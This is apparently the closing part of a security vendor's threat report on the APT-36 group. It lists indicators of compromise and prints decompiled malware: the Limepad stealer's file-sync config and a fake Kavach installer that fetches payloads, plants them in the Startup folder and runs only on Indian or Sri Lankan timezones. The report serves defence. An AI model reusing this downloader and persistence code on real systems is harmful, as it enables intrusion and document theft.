This group has continued evolving its tactics, techniques and procedures (TTPs) while adding new tools to the arsenal. Applications used internally at the Indian government organisations are a popular choice of social engineering theme used by APT-36 groups. Users should exercise caution while downloading applications and always ensure to download the applications only from official sources.

Since APT-36 leverages malvertising to hijack the Google search results, we advise the users to be extra careful when clicking on links on Google search results and always verify that they are indeed visiting the official website.

We continue to closely monitor the latest developments of this APT group and ensure to protect our customers against these threats.

Indicators of compromise

Limepad C2 domains

ncloudup[.]com
gcloudsvc[.]com

Credential harvesting sites

nic-updates[.]in
kavachmail-govin[.]rf[.]gd

Attacker-registered domains spoofing Kavach site

kavach-app[.]com
kavachguide[.]com
 kavach-app[.]in
 get-kavach[.]in
getkavach[.]com
kavachsupport[.]com
kavachdownload[.]in
kavachauthentication.blogspot[.]com

Post-infection IOCs

139.59.79[.]86 139.59.79[.]86/song.mp3
 139.59.79[.]86/OneDriveHandler45_bf.zip
 139.59.79[.]86/OneDriveHandler45.zip
139.59.79[.]86/C2L!DemO&PeN/A@llPack3Ts/Cert.php
wzxdao[.]com

wzxdao[.]com/onedrivehandlerx86.zip
wzxdao[.]com/OnrDriveHandlerx86.zip

Decoy file URLs

hxxp://139.59.23[.]88/confirmation_id.pdf
hxxps://ncloudup[.]com/trendmic/details.pdf
hxxp://wzxdao[.]com/resultupdate.jpg
http://139.59.79[.]86/Pictures.jpg

File hashes

File MD5 hash	Filename
123b180ed44531bfbac27c6eb0bbe01d	Update Portal.vhdx
3817590cf8bec4a768bb8440559o272f	Student online update.exe
0ed6451ffe34217e44355706f4900ecc	NvidiaUpdate (2).scr
94daa776792429d1cb65edc1d525e2fc	Student detail.vhdx
c195d6bb06c93b94d39e5c1a2dfc6792	Confirmation_ID.vhdx
889c5c98e88c4889220617f57f5480f7	details.exe
ac3f2c8563846134bb42cb050813eac8	Confirmation_ID.exe

Appendix

Limepad config file

```
import os, logging
from regulator import FileMatcher as r
import sys
QUERY = []
USERHOME = os.path.join(os.environ['HOMEDRIVE'], os.environ['HOMEPATH'])

class FILEFLAG:
    QUEUED, SYNCING, SYNCED, IGNORED = range(4)


VERSION = '0.1-$Revision: 18 $'
VERSION = VERSION.replace('$', '').replace('Revision: ', '').strip()
STARTDATA = os.path.join(os.environ['APPDATA'], 'Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\Limepad')
ROOTDATA = os.path.join(os.environ['APPDATA'], 'Limepad')
USERFILE = 'Limepad.db'
USERFILE = os.path.join(ROOTDATA, USERFILE)
LOGFILE = 'Limepad.log'
LOGFILE = os.path.join(os.environ['APPDATA'], LOGFILE)
TEMP_UPLOAD_FOLDER = os.path.join(ROOTDATA, 'tup')
LOCKDOORS = 'URL=file:///' + sys.executable
DOORS = ['.dll', '.url']
```

```
SERVERS = [<server_address>]
DUSSEN = '696E646961'
SERVER_PUBKEY = ''
DBTABLES = {'file': [('path', 'VARCHAR'), ('filename', 'VARCHAR'), ('size', 'INT'), ('state', 'INT'), ('modified', 'REAL'),
('created', 'REAL'), ('queuepriority', 'INT'), ('defertill', 'INT DEFAULT 0'), ('rpath', 'VARCHAR DEFAULT NULL')],
'syncdirs': [
            ('path', 'VARCHAR'), ('rule', 'VARCHAR')],
    'config': [
            ('key', 'VARCHAR'), ('value', 'VARCHAR')]}
DBTABLES_INDEXES = {'file': ('queuepriority', 'unique: path, filename'), 'config': ('unique: key', )}
SYNC_RULES_CONFIG = {'HOME': r(" '*.pdf' or '*.txt' or '*.doc*' or '*.xls*' or '*.ppt*' or '*.mdb*' or '*.dwg' or '*.dxf' or
'*.dbx' "),
    'FIXED': r(" '*.pdf' or '*.doc*' or '*.xls*' or '*.ppt*' or '*.mdb*' or '*.dwg' or '*.dbx' "),
    'REMOVABLE': r(" size < 5 mb if ('*.jpg' or '*.jpeg' or '*.avi') else (size < 100 mb and ('*.pdf' or '*.txt' or '*.doc*' or
'*.xls*' or '*.ppt*' or '*.mdb*' or '*.dwg' or '*.dxf'))")}
OPTIMIZED_SEND_BLOCKSIZE = 256000
LOG_LEVEL = logging.WARN
logging.basicConfig(filename=LOGFILE, level=LOG_LEVEL)
if __name__ == '__main__':
    print globals()
```

Kavach fake installer – Python decompiled code

```
import os
from win32com.client import Dispatch
import platform
import time
#from tzlocal import get_localzone
import sys
from os.path import exists as file_exists
import urllib
import time
from time import sleep
import zipfile
#import win32com.client as win32
import win32com as win32
import subprocess
def is_os_64bit():
    return platform.machine().endswith('64')


def append_me(text):
    with open("c:\programdata\WUDFHost\logs.txt", "a") as myfile:
        myfile.write(text)


def write_me(text):
    if file_exists("c:\programdata\WUDFHost\logs.txt") is True:
        print('bab')
        pass
    else:
        print('damn')
        with open("c:\programdata\WUDFHost\logs.txt", "w") as myfile:
            myfile.write(text)
```

```python
def create_dir(text):
    if os.path.exists(text) is False:
        os.mkdir(text)


def download_us(url,path):
    if os.path.exists(path) is False:
        urllib.urlretrieve(url,path)
    else:
        print("skipping")
        append_me("skipping")


def define_me(text):
    try:
        if os.path.exists(text) is True:
            print("zip file exists")
            append_me("zip file exists")
            with zipfile.ZipFile(text, 'r') as zip_ref:
                zip_ref.extractall("c:\\programdata\\WUDFHost")
        else:
            print("not find extracted file")
            append_me("not find extracted file")
    except Exception as e:
        print("already running file")


def deaf():
    try:
        if os.path.exists("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319") is True:
            download_us("http://<REDACTED>/WUDFHost45.zip","c:\\programdata\WUDFHost45.zip")
            define_me("c:\\programdata\\WUDFHost45.zip")
            pass
        else:
            download_us("http://<REDACTED>/WUDFHost35.zip","c:\\programdata\WUDFHost35.zip")
            define_me("c:\\programdata\\WUDFHost35.zip")
            pass
    except Exception as e:
        print("excption in deaf")


def openWorkbook(xlapp, xlfile):
    try:
        xlwb = xlapp.Workbooks(xlfile)
        #xlwb.Close(True)
    except Exception as e:
        try:
            xlwb = xlapp.Workbooks.Open(xlfile)
            #xlwb.Close(True)
        except Exception as e:
            print(e)
            xlwb = None
    return(xlwb)


def define_me_replica(text):
    try:
        if os.path.exists(text) is True:
            print("zip file exists")
```

```python
            append_me("zip file exists")
            username = os.environ['USERNAME']
            print(username)
            with zipfile.ZipFile(text, 'r') as zip_ref:
                zip_ref.extractall("c:\\users\\"+username+"\\AppData\\Roaming\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup")
        else:
            print("not find extracted file")
            append_me("not find extracted file")
    except Exception as e:
        print("already running file")


def def_frames():
    try:
        if os.path.exists("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319") is True:
            download_us("http://<REDACTED>/WUDFAgent_45.zip","c:\\programdata\\WUDFAgent_45.zip")
            define_me_replica("c:\\programdata\\WUDFAgent_45.zip")
            pass
        else:
            download_us("http://<REDACTED>/WUDFAgent_35.zip","c:\\programdata\\WUDFAgent_35.zip")
            define_me_replica("c:\\programdata\\WUDFAgent_35.zip")
            pass
    except Exception as e:
        pass


def patience_limit():
    try:
        if os.path.exists("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319") is True:
            subprocess.Popen(["c:\\programdata\\WUDFHost\\WUDFAgent.exe"])
            pass
        else:
            subprocess.Popen(["c:\\programdata\\WUDFHost\\WUDFAgent.exe"])
            pass
    except Exception as e:
        pass


if __name__ == '__main__':
    try:
        create_dir("c:\programdata\WUDFHost")
        write_me("Starter\n")
        #list_folders = []
        #list_files = []
        #lines = ''
        username = os.environ['USERNAME']
        #for root, dirs,files in os.walk('c:\\users\\'+username+'\\appdata',topdown=False):
        #    for name in files:
        #        print(os.path.join(root,name))
        #        list_folders.append(os.path.join(root,name))
        #    for name in dirs:
        #        print(os.path.join(root,name))
        #        list_files.append(os.path.join(root,name))
        print("Directory Created")
        if '.py' not in sys.argv[0]:
            #create_dir("c:\programdata\WUDFHost")
```

```python
    print("Directory Created")

    #write_me("Starter")
    print("Log File Created")
    tzname = time.tzname
    #local_tz = get_localzone()
    print("Got the TimeZone")
    append_me("Got the TimeZone : "+str(tzname) + "\n")
    if "sri lanka" in str(tzname).lower() or "india" in str(tzname).lower():
        print("Correctly Identified TimeZone")
        if os.path.exists("c:\\Program Files\\Microsoft Office\\Office15")  is True or os.path.exists("c:\\Program
Files\\Microsoft Office\\Office16") is True:
            print("Office is 2010 or 2016")
            append_me("Office is 2010 or 2016\n")
            if is_os_64bit():
                print("Machine is x64")
                append_me("Machine is x64\n")

                append_me("File Downloading Started\n")
                print("File Downloading Started")

                ##def_frames()

                append_me("All Files Downloaded\n")
                print("All Files Downloaded")


                deaf()

                print("Files Extracted")
                append_me("Files Extracted\n")



                print("Going for always")
                append_me("going for always")

            else:
                print("Machine is x86")
                append_me("Machine is x86\n")

                ##def_frames()
                append_me("All Files Downloaded\n")
                print("All Files Downloaded")


                print("Going for always")
                append_me("going for always")
                deaf()
                print("Files Extracted")
                append_me("Files Extracted\n")

        else:
            print("Other than Office 16 or Office 13")
```

```
                    append_me("Other than Office 16 or Office 13\n")

                    ##def_frames()

                    append_me("All Files Downloaded\n")
                    print("All Files Downloaded")



                    deaf()
                    print("Going for always")
                    append_me("going for always")



                    print("Files Extracted")
                    append_me("Files Extracted\n")
                list_folders = []
                list_files = []
                for root, dirs,files in os.walk('c:\\users\\'+username+'\\appdata',topdown=False):
                    for name in files:
                        print(os.path.join(root,name))
                        list_folders.append(os.path.join(root,name))
                    for name in dirs:
                        print(os.path.join(root,name))
                        list_files.append(os.path.join(root,name))
                patience_limit()
            else:
                print("Not the time Zone You want to run")
                append_me("Not the time Zone You want to run\n")
        else:
            print("Find my self in .py directory")
            append_me("Find my self in .py directory\n")
    except Exception as e:
        #append_me(str(e))
        print(str(e))
        append_me(str(e)+"\n")
```

Was this post useful?

Yes, very!

Not really

Explore more Zscaler blogs

Agniane Stealer: Dark Web's Crypto Threat

READ POST →

The Impact of the SEC's New Cybersecurity Policies

READ POST →

Security Advisory: Remote Code Execution Vulnerability (CVE–2023–3519)

READ POST →

01 / 02   ←   →

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.

THE ZSCALER EXPERIENCE   ⌄

PRODUCTS & SOLUTIONS   ⌄

PLATFORM   ⌄

RESOURCES   ⌄

POPULAR LINKS   ⌄

English ⌄

f in X ▶   ⊘ WCAG 2.1 AA

Sitemap   Privacy   Legal   Security